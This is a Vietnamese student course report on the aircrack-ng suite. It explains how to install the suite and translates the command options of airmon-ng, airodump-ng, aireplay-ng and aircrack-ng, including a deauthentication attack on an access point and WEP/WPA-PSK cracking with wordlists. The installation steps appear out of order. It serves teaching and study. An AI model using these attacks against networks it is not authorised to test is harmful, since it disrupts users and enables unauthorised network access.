BỘ GIÁO DỤC VÀ ĐÀO TẠO

TRƯỜNG ĐẠI HỌC SƯ PHẠM KỸ THUẬT

THÀNH PHỐ HỒ CHÍ MINH

KHOA: CÔNG NGHỆ THÔNG TIN

BÁO CÁO CUỐI KỲ

MÔN: : AN TOÀN MẠNG KHÔNG DÂY & DI ĐỘNG

LỚP: WISE432380

ĐỀ TÀI: TÌM HIỂU VỀ BỘ CÔNG CỤ AIRCRACK-NG. MINH HỌA VIỆC SỬ DỤNG TRONG BẢO MẬT MẠNG KHÔNG DÂY

Nhóm sinh viên thực hiện:

Nguyễn Thắng Lợi_22162023

Lê Anh Khoa_22162016

TP. Hồ Chí Minh, tháng 11 năm 2024

MỤC LỤC

MỞ ĐẦU

1. Lý do chọn đề tài

Trong thời đại công nghệ 4.0, internet đã trở thành một phần không thể thiếu trong cuộc sống hàng ngày của con người. Đặc biệt tại Việt Nam, việc truy cập internet đã trở nên thuận tiện hơn bao giờ hết nhờ sự phổ biến của các hình thức kết nối như dữ liệu di động và mạng không dây Wi-Fi. Theo báo cáo mới nhất từ DATAREPORTAL, Việt Nam có hơn 78,44 triệu người dùng internet tính đến tháng 1 năm 2024, chiếm tỷ lệ lớn trong tổng dân số [1]. Điều này thể hiện tầm quan trọng của internet trong mọi lĩnh vực từ giáo dục, y tế, thương mại, đến giải trí.

Trong số các phương thức truy cập, Wi-Fi đã và đang đóng vai trò cốt lõi nhờ tính linh hoạt và khả năng kết nối nhanh chóng. Không chỉ giới hạn ở gia đình hay văn phòng, mạng Wi-Fi hiện diện khắp nơi, từ các quán cà phê, trung tâm thương mại, cho đến các trường học và khu vực công cộng. Sự phổ biến này mang lại nhiều tiện ích vượt trội, tuy nhiên cũng tiềm ẩn không ít nguy cơ về an ninh mạng.

Các lỗ hổng bảo mật trên mạng Wi-Fi có thể trở thành mục tiêu khai thác của tội phạm mạng. Những cuộc tấn công như: DHCP Spoofing, ARP Poisoning, Deauthentication Attack (Deauth) hay nhiều hình thức khác không chỉ gây gián đoạn dịch vụ mà còn đe dọa đến an toàn thông tin cá nhân, tổ chức, và doanh nghiệp. Những hành vi xâm nhập trái phép, chiếm quyền truy cập, hoặc đánh cắp dữ liệu thông qua Wi-Fi đã và đang trở thành vấn đề nhức nhối trong lĩnh vực an ninh mạng.

Nhận thức được tầm quan trọng của việc đảm bảo an ninh trong hệ thống mạng không dây, nhóm nghiên cứu đã quyết định lựa chọn đề tài “Tìm hiểu về bộ công cụ aircrack-ng. Minh họa việc sử dụng trong bảo mật mạng không dây” với mục tiêu tìm hiểu các phương pháp, kỹ thuật khai thác lỗ hổng trong mạng Wi-Fi và cụ thể là cơ chế mã hóa Pre-Shared Key (PSK). Thông qua nghiên cứu, nhóm mong muốn không chỉ cung cấp kiến thức chuyên sâu về những rủi ro tiềm tàng mà còn gợi ý các giải pháp nhằm nâng cao ý thức bảo mật, góp phần xây dựng môi trường mạng an toàn và đáng tin cậy hơn.

2. Mục tiêu nghiên cứu

Mục tiêu chính của nghiên cứu này là tìm hiểu sâu về các khía cạnh an ninh trong mạng không dây Wi-Fi. Nghiên cứu tập trung vào quá trình xác thực mạng không dây, WEP, WPA, quá trình hand shark, bao gồm việc phân tích cơ chế hoạt động, các bước trao đổi dữ liệu, cũng như phương thức mã hóa và bảo vệ thông tin giữa các thiết bị khi người dùng sử dụng mật khẩu để xác thực và kết nối vào mạng. Ngoài ra, nhóm sẽ tìm hiểu, thực hành và đánh giá hiệu quả của công cụ aircrack-ng được sử dụng trong quá trình giải mã PSK, từ đó rút ra những điểm mạnh và hạn chế của các công cụ này. Dựa trên kết quả nghiên cứu, nhóm sẽ ứng dụng bộ công cụ này trong nghiên cứu đề tài.

3. Đối tượng nghiên cứu

- Quá trình 4-way handshake trong mạng Wi-Fi: Các bước xác thực giữa Access Point và thiết bị người dùng.
- Cơ chế mã hóa WPA/WPA2-PSK: Cách hoạt động, điểm mạnh, và các lỗ hổng có thể bị khai thác trong cơ chế này.
- Hành vi người dùng: Thói quen sử dụng mật khẩu và các lỗi phổ biến dẫn đến nguy cơ bảo mật.
- Các công cụ phục vụ phân tích và giải mã PSK: Aircrack-ng, Wireshark.

4. Phương pháp nghiên cứu

- Nghiên cứu lý thuyết: Thu thập tài liệu học thuật về giao thức WPA/WPA2, mã hóa, handshake và các loại tấn công mạng Wi-Fi. Tìm hiểu khái niệm cơ bản và các công cụ phân tích liên quan.
- Phân tích thực nghiệm: Sử dụng các công cụ như Aircrack-ng, Wireshark để:

  Ghi lại và phân tích quá trình handshake.

  Thực nghiệm giải mã PSK qua brute force và dictionary attack.

  Đánh giá bảo mật trên các mạng Wi-Fi thực tế.

- Thực hiện các tấn công như Deauthentication Attack và MITM trong môi trường sandbox để phân tích điểm yếu và đánh giá giải pháp bảo mật.
- So sánh và đánh giá: So sánh hiệu quả các công cụ giải mã PSK về độ chính xác và tốc độ. Đánh giá các giải pháp bảo mật thông qua kịch bản thực nghiệm.

5. Các tài liệu có liên quan

Bài báo của nhóm tác giải Lazaridis Ioannis, Pouros Sotirios, Veloudis Simeon với tựa đề "Vulnerability issues on research in WLAN encryption algorithms WEP WPA/WPA2 Personal", Bài báo này trình bày bằng chứng lịch sử và mới cho thấy các thuật toán mã hóa không dây có thể bị bẻ khóa hoặc thậm chí bị bỏ qua, điều này đã được các nhà nghiên cứu khác chứng minh. Bài báo trình bày mô tả về cách WEP và WPA/WPA2 Personal mã hóa dữ liệu và cách mật khẩu được chia sẻ giữa các nút của mạng. Các công cụ hiện đại có sẵn trên internet đã được đánh giá, phân tích và thử nghiệm để cung cấp bằng chứng về độ tin cậy của mật khẩu. Một số tiêu chí được sử dụng để so sánh các công cụ và hiệu quả của chúng [2].

Bài nghiên cứu của nhóm tác giả Amirali Sanatinia, Sashank Narain, Guevara Noubir với đề tài "Wireless Spreading of WiFi APs Infections using WPS Flaws: an Epidemiological and Experimental Study". Trong bài nghiên cứu này nhóm tác giả nghiên cứu chủ yếu về Điểm truy cập Wifi (AP), lỗ hổng WEP và lỗ hổng giao thức bảo mật wifi WPS [3].

CHƯƠNG 1: CÁC THÀNH PHẦN VÀ CHỨC NĂNG CỦA BỘ CỘNG CỤ AIRCRACK-NG

1.1 Giới thiệu về bộ công cụ aircrack-ng

Aircrack-ng là một bộ phần mềm mạng mã nguồn mở bao gồm một bộ dò, bộ đánh hơi gói tin, bộ bẻ khóa WEP và WPA/WPA2-PSK và công cụ phân tích cho mạng LAN không dây 802.11. Nó hoạt động với bất kỳ bộ điều khiển giao diện mạng không dây nào có trình điều khiển hỗ trợ chế độ giám sát thô và có thể đánh hơi lưu lượng 802.11a, 802.11b và 802.11g. Các gói được phát hành cho Linux và Windows [4].

1.1.1 Các chức năng chủ đạo

- Giám sát: Bắt gói tin và xuất dữ liệu sang tệp văn bản để xử lý thêm bằng các công cụ của bên thứ ba
- Tấn công: Tấn công phát lại, hủy xác thực, điểm truy cập giả mạo và các tấn công khác thông qua việc chèn gói tin
- Kiểm tra: Kiểm tra khả năng của thẻ WiFi và trình điều khiển (bắt và chèn)
- Bẻ khóa: WEP và WPA/WPA2 PSK

1.1.2 Lịch sử ra đời và phát triển

Công cụ Aircrack được phát triển bởi Christophe Devine, một nhà nghiên cứu người Pháp. Bộ công cụ với mục đính chính là khôi phục khóa WEP trong mạng không dây 802.11bằng cách triển khai tấn công Fluhrer, Mantin và Shamir (FMS), cùng với các phương pháp do hacker có biệt danh KoreK chia sẻ [5].

Vào tháng 2 năm 2006, Thomas d'Otreppe de Bouvette đã tiến hành fork từ dự án Aircrack ban đầu và phát hành Aircrack-ng (viết tắt của "Aircrack Next Generation"). Sự thay đổi này nhằm mục đích cải thiện và mở rộng các tính năng của công cụ, đáp ứng nhu cầu ngày càng cao trong lĩnh vực bảo mật mạng không dây [6].

Sau khi Aircrack-ng được phát hành thì bộ công cụ này liên tục được cập nhật và phát triển bởi cộng đồng. Trong đó phiên bản 1.7 được cập nhật nhiều nhất với hơn 4000 commit, mang lại nhiều cải tiến và bổ sung quan trọng [7].

Hiện tại, Aircrack-ng vẫn duy trì vị thế là một trong những công cụ mạnh mẽ nhất dành cho việc phân tích và kiểm tra bảo mật mạng Wi-Fi. Bộ công cụ này hỗ trợ các giao thức bảo mật hiện đại như WPA, WPA2 và WEP, đồng thời tương thích với nhiều nền tảng như Linux, macOS, và Windows. Với sự đóng góp từ cộng đồng, Aircrack-ng không ngừng được cải tiến để đáp ứng nhu cầu kiểm tra an ninh mạng ngày càng phức tạp, từ việc hỗ trợ thêm các công cụ phụ trợ đến cải thiện hiệu suất và khả năng sử dụng. Điều này giúp Aircrack-ng không chỉ là công cụ phổ biến trong lĩnh vực nghiên cứu bảo mật mà còn là một phần quan trọng trong các khóa học và thực hành an ninh mạng.

1.2 Cài đặt Aircrack và thiết lập môi trường.

Hệ điều hành khuyến nghị khi sử dụng công cụ là Linux. Để có thể cài đặt công cụ Aircrak, cần có một số yêu cầu như sau:

1. Về yêu cầu về thư viện cần có:

- Autoconf
- Automake
- Libtool
- shtool
- Gói phát triển OpenSSL hoặc gói phát triển libgcrypt.
- pkg-config

2. Đối với hệ điều hành Linux:

- Airmon-ng yêu cầu ethtool và rfkill.
- Nếu có bus USB, yêu cầu lsusb.
- Nếu có bus PCI/PCIe, yêu cầu lspci.
- Gói phát triển LibNetlink 1 (libnl-dev) hoặc LibNetlink 3 (libnl-3-dev và libnl-genl-3-dev). Có thể vô hiệu hóa bằng cách thêm tùy chọn --disable-libnl khi chạy cấu hình.
- Kernel headers, gcc, và make cần được cài đặt trên hệ thống của bạn (trên các bản phân phối dựa trên Debian, sử dụng gói build-essential).
- make và gói phát triển thư viện C++ tiêu chuẩn (trên Debian: libstdc++-dev).

Các bước cài đặt bộ công cụ:

- Cài đặt thư viện và công cụ phụ thuộc:


```
- sudo apt update
- sudo apt install autoconf automake libtool shtool
  libssl-dev pkg-config ethtool rfkill libnl-3-dev
  libnl-genl-3-dev build-essential libstdc++-dev
```

```
- autoreconf -i
- ./configure
- make
- sudo make install
```

```
- git clone https://github.com/aircrack-ng/aircrack-
  ng.git
- cd aircrack-ng
```

- Kiểm tra cài đặt

```
aircrack --help
```



Hình 1: Thông tin sau khi cài đặt thành công aircrack-ng

1.3 Chi tiết về các công cụ và chức năng của chúng trong Aircrack-ng

Bộ công cụ Aircrack-ng là một giải pháp toàn diện được thiết kế để phân tích và kiểm tra bảo mật các mạng Wi-Fi. Điểm mạnh của Aircrack-ng nằm ở sự đa dạng và tính năng chuyên biệt của từng công cụ trong bộ. Mỗi công cụ đều được phát triển để thực hiện một nhiệm vụ cụ thể, từ quản lý chế độ giám sát, thu thập dữ liệu, thực hiện các cuộc tấn công đến giải mã mật khẩu và tạo điểm truy cập giả.

Các công cụ cốt lõi như airmon-ng, airodump-ng, aireplay-ng, và aircrack-ng đảm nhận vai trò quan trọng trong việc giám sát và phân tích. Bên cạnh đó, các công cụ

bổ trợ như airbase-ng, airdecap-ng, và packetforge-ng giúp mở rộng khả năng tấn công và tùy chỉnh gói tin.

Dưới đây là chi tiết về từng công cụ và vai trò của chúng trong bộ Aircrack-ng:

1.3.1 airmon-ng


Airmon-ng là công cụ có thể sử dụng để bật tính năng giám sát trên wireless interface. Nó cũng có thể dùng để dừng các trình quản lí mạng hoặc chuyển từ chế độ giám sát sang chế độ quản lý [8].

Chi tiết về airmon-ng như sau:

```
 airmon-ng <start|stop> <interface> [channel] or airmon-ng
<check|check kill>

trong đó:

   - <start|stop>: Chỉ định bạn muốn bắt đầu (start) hay dừng
     (stop) giao diện mạng. (Bắt buộc).
   - <interface>: Chỉ định giao diện mạng không dây được sử
     dụng. (Bắt buộc).
   - [channel]: Tùy chọn, cho phép thiết lập card mạng hoạt
     động trên một kênh cụ thể.
   - <check|check kill>:
   - check: Hiển thị các tiến trình có thể gây xung đột với bộ
     công cụ Aircrack-ng. Khuyến cáo nên tắt các tiến trình này
     trước khi sử dụng.
   - check kill: Kiểm tra và tự động tắt các tiến trình có thể
     gây xung đột với bộ công cụ Aircrack-ng.
```


Một số ví dụ về việc sử dụng công cụ

- Kiểm tra trạng thái và/hoặc liệt kê các giao diện không dây



Hình 2: kiểm tra trạng thái của giao diện không dây

- Kiểm tra các tiến trình can thiệp



Hình 3: kiểm tra các tiến trình có thể gây xung đột

1.3.2 airodump-ng


Airodump-ng được sử dụng để thu thập gói tin và ghi lại các khung dữ liệu 802.11 thô. Công cụ này đặc biệt hữu ích trong việc thu thập WEP IVs (Initialization Vector) hoặc các handshake WPA với mục đích sử dụng cùng với aircrack-ng để giải mã mật khẩu.

Nếu máy tính được kết nối với một thiết bị thu GPS, airodump-ng có khả năng ghi lại tọa độ của các điểm truy cập được tìm thấy.

Ngoài ra, airodump-ng còn xuất ra nhiều tệp tin chứa thông tin chi tiết về các điểm truy cập và các thiết bị khách đã phát hiện. Những tệp tin này có thể được sử dụng trong các script hoặc để tạo ra các công cụ tùy chỉnh theo nhu cầu [9].

```
airodump-ng <options> <interface>[,<interface>,...]

Các tùy chọn:

Lưu trữ dữ liệu

--ivs : Chỉ lưu các Initialization Vectors (IVs) thu được.

--write <prefix> hoặc -w : Đặt tiền tố (prefix) cho tệp tin xuất ra.

--beacons : Ghi lại tất cả beacon vào tệp tin dump.

Hiển thị và cập nhật

--update <secs> : Đặt thời gian cập nhật hiển thị (theo giây).

--showack : Hiển thị thống kê ack/cts/rts.

-h : Ẩn các thiết bị trạm đã biết khi dùng với --showack.

Chuyển đổi kênh

-f <msecs> : Thời gian giữa các lần nhảy kênh (theo mili giây).

--berlin <secs> : Thời gian loại bỏ AP/thiết bị khách khỏi màn hình khi không nhận
thêm gói tin (mặc định: 120 giây).

Đọc và xử lý gói tin

-r <file> : Đọc gói tin từ tệp tin cụ thể.

-T : Khi đọc gói tin từ tệp, giả lập tốc độ nhận gói như đang nhận "trực tiếp".

-x <msecs> : Mô phỏng quét chủ động (active scanning).

Thông tin thêm

--manufacturer : Hiển thị nhà sản xuất dựa trên danh sách IEEE OUI.

--uptime : Hiển thị thời gian hoạt động của AP từ Beacon Timestamp.

--wps : Hiển thị thông tin WPS (nếu có).

Định dạng đầu ra

--output-format <formats> : Định dạng tệp tin xuất ra. Các giá trị có thể:

pcap, ivs, csv, gps, kismet, netxml, logcsv.

Các tùy chọn khác

--ignore-negative-one : Loại bỏ thông báo "fixed channel <interface>: -1".

--write-interval <seconds> : Đặt khoảng thời gian (giây) ghi dữ liệu vào tệp xuất ra.

--background <enable> : Ghi đè phát hiện chế độ nền.

-n <int> : Số gói tin AP tối thiểu nhận được trước khi hiển thị.
```


Để sử dụng airodump-ng trước tiên ta phải chuyển chế độ của giao diện mạng không dây thành giám sát.



Hình 4: chuyển giao diện mạng sang chế độ giám sát


Các ví dụ sử dụng airodump-ng:

- Quét các mạng Wi-Fi xung quanh: Kết quả nhận được là danh sách các điểm truy cập (SSID, BSSID, kênh) và các thiết bị khách (clients) kết nối.



Hình 5: Quét các mạng Wi-Fi xung quanh

- Ghi lại dữ liệu vào tệp: Sử dụng -w để lưu các gói tin và thông tin thu thập được vào tệp:



Hình 6: Ghi dữ liệu vào tệp

1.3.3 aireplay-ng

Aireplay-ng là một công cụ được sử dụng để tiêm gói tin (inject frames) vào mạng không dây. Chức năng chính của nó là tạo ra lưu lượng dữ liệu, phục vụ cho việc sử dụng với aircrack-ng nhằm giải mã các khóa bảo mật WEP và WPA-PSK. Công cụ này hỗ trợ nhiều loại tấn công khác nhau, bao gồm việc ngắt kết nối thiết bị khỏi mạng (deauthentication) để thu thập dữ liệu WPA handshake, giả mạo xác thực (fake authentication) để thực hiện kết nối với điểm truy cập, hoặc phát lại các gói tin tương tác (interactive packet replay) nhằm tạo thêm lưu lượng dữ liệu. Ngoài ra, Aireplay-ng còn cho phép tiêm các gói tin ARP được tạo thủ công (hand-crafted ARP request injection) để kích hoạt quá trình tạo IVs (Initialization Vectors) hỗ trợ giải mã WEP, hoặc gửi lại các yêu cầu ARP (ARP-request reinjection) nhằm tăng lưu lượng trên mạng. Với sự hỗ trợ của packetforge-ng, người dùng cũng có thể tạo ra các gói tin tùy chỉnh theo ý muốn [10].

```
Tùy chọn tấn công Arp Replay:

-j: Tiêm các gói tin FromDS.

Tùy chọn tấn công Fragmentation:

-k <IP>: Thiết lập IP đích trong các fragment.

-l <IP>: Thiết lập IP nguồn trong các fragment.

Tùy chọn kiểm tra tấn công:

-B: Kích hoạt kiểm tra bitrate.

Tùy chọn nguồn (Source options):

-i <iface>: Thu gói tin từ giao diện mạng.

-r <file>: Trích xuất gói tin từ tệp pcap.

Tùy chọn khác (Miscellaneous options):

-R: Vô hiệu hóa việc sử dụng /dev/rtc.

--ignore-negative-one: Bỏ qua cảnh báo không xác định kênh của giao diện.

--deauth-rc <rc>: Mã lý do deauthentication (mặc định: 7).

Chế độ tấn công (Attack modes):

--deauth <count>: Tấn công deauthentication (ngắt kết nối thiết bị) (sử
dụng -0).

--fakeauth <delay>: Xác thực giả mạo với AP (sử dụng -1).

--interactive: Chọn frame tương tác (sử dụng -2).

--arpreplay: Phát lại yêu cầu ARP chuẩn (sử dụng -3).

--chopchop: Giải mã/gỡ bỏ WEP (sử dụng -4).

--fragment: Tạo keystream hợp lệ (sử dụng -5).

--caffe-latte: Thu thập IVs mới từ client (sử dụng -6).

--cfrag: Fragment chống lại client (sử dụng -7).

--migmode: Tấn công chế độ di chuyển WPA (sử dụng -8).

--test: Kiểm tra chất lượng và khả năng tiêm gói tin (sử dụng -9).
```

Ví dụ về tấn công deauth: Trước khi sử dụng cũng phải chuyển chế độ sang giám sát

Hình 7: Tấn công deauth một AP

Kết quả: công cụ sẽ liên tục gửi các gói tin deauth đến AP làm cho các client kết nối tới nó bị mất kết nối và phải nhập lại mật khẩu.

1.3.4 aircrack-ng

Aircrack-ng là chương trình bẻ khóa WEP 802.11 và WPA/WPA2-PSK. Aircrack-ng có thể khôi phục khóa WEP sau khi đã bắt đủ số gói tin được mã hóa bằng airodump-ng. Phần này của bộ aircrack-ng xác định khóa WEP bằng hai phương pháp cơ bản. Phương pháp đầu tiên là thông qua phương pháp PTW (Pyshkin, Tews, Weinmann). Phương pháp bẻ khóa mặc định là PTW. Điều này được thực hiện trong hai giai đoạn. Trong giai đoạn đầu tiên, aircrack-ng chỉ sử dụng các gói tin ARP. Nếu không tìm thấy khóa, thì nó sẽ sử dụng tất cả các gói tin trong quá trình bắt [11].

```
aircrack-ng [options] <input file(s)>
1. Các tùy chọn cơ bản
-a <amode>: Chọn chế độ tấn công (1 cho WEP, 2 cho WPA-PSK).
-e <essid>: Chỉ định ESSID của mạng mục tiêu.
-b <bssid>: Chỉ định MAC Address của điểm truy cập mục tiêu.
-p <nbcpu>: Số CPU sử dụng (mặc định: tất cả).
-q: Kích hoạt chế độ yên lặng (không hiển thị trạng thái).
-C <macs>: Kết hợp nhiều AP thành một AP ảo.
-l <file>: Lưu khóa giải mã vào tệp (ghi đè nếu tệp đã tồn tại).
2. Tùy chọn tấn công WEP tĩnh
-c: Chỉ tìm các ký tự chữ và số.
-t: Chỉ tìm các ký tự mã nhị phân (binary coded decimal).
-h: Tìm khóa số của Fritz!BOX.
-d <mask>: Sử dụng mặt nạ (masking) cho khóa, ví dụ: A1:XX:CF:YY.
-m <maddr>: Lọc gói tin dựa trên địa chỉ MAC.
-n <nbits>: Chỉ định độ dài khóa WEP (64/128/152/256/512).
-i <index>: Chỉ định chỉ số khóa WEP (1-4, mặc định là bất kỳ).
-f <fudge>: Thiết lập hệ số brute force (mặc định: 2).
-k <korek>: Vô hiệu hóa một phương pháp tấn công cụ thể (1-17).
-X: Tắt đa luồng cho brute force.
-y: Kích hoạt chế độ brute force đơn giản.
-M <num>: Giới hạn số lượng IVs (Initialization Vectors) được sử dụng.
-P <num>: PTW debug (1: vô hiệu hóa Klein, 2: PTW).
```

```
3. Tùy chọn tấn công WEP và WPA-PSK
-w <words>: Chỉ định tệp wordlist cho brute force.
-N <file>: Tạo tệp phiên làm việc mới.
-R <file>: Tiếp tục từ phiên làm việc đã lưu.
4. Tùy chọn tấn công WPA-PSK
-E <file>: Tạo tệp dự án EWSA phiên bản 3.
-I <str>: Cung cấp PMKID string (Hashcat -m 16800).
-j <file>: Tạo tệp HCCAPX cho Hashcat v3.6+.
-J <file>: Tạo tệp HCCAP cho các phiên bản Hashcat cũ hơn.
-S: Kiểm tra tốc độ WPA cracking.
-Z <sec>: Chỉ định thời gian chạy kiểm tra tốc độ WPA cracking.
-r <DB>: Sử dụng cơ sở dữ liệu airolib-ng (không thể dùng cùng với -w).
5. Tùy chọn SIMD (Single Instruction Multiple Data)
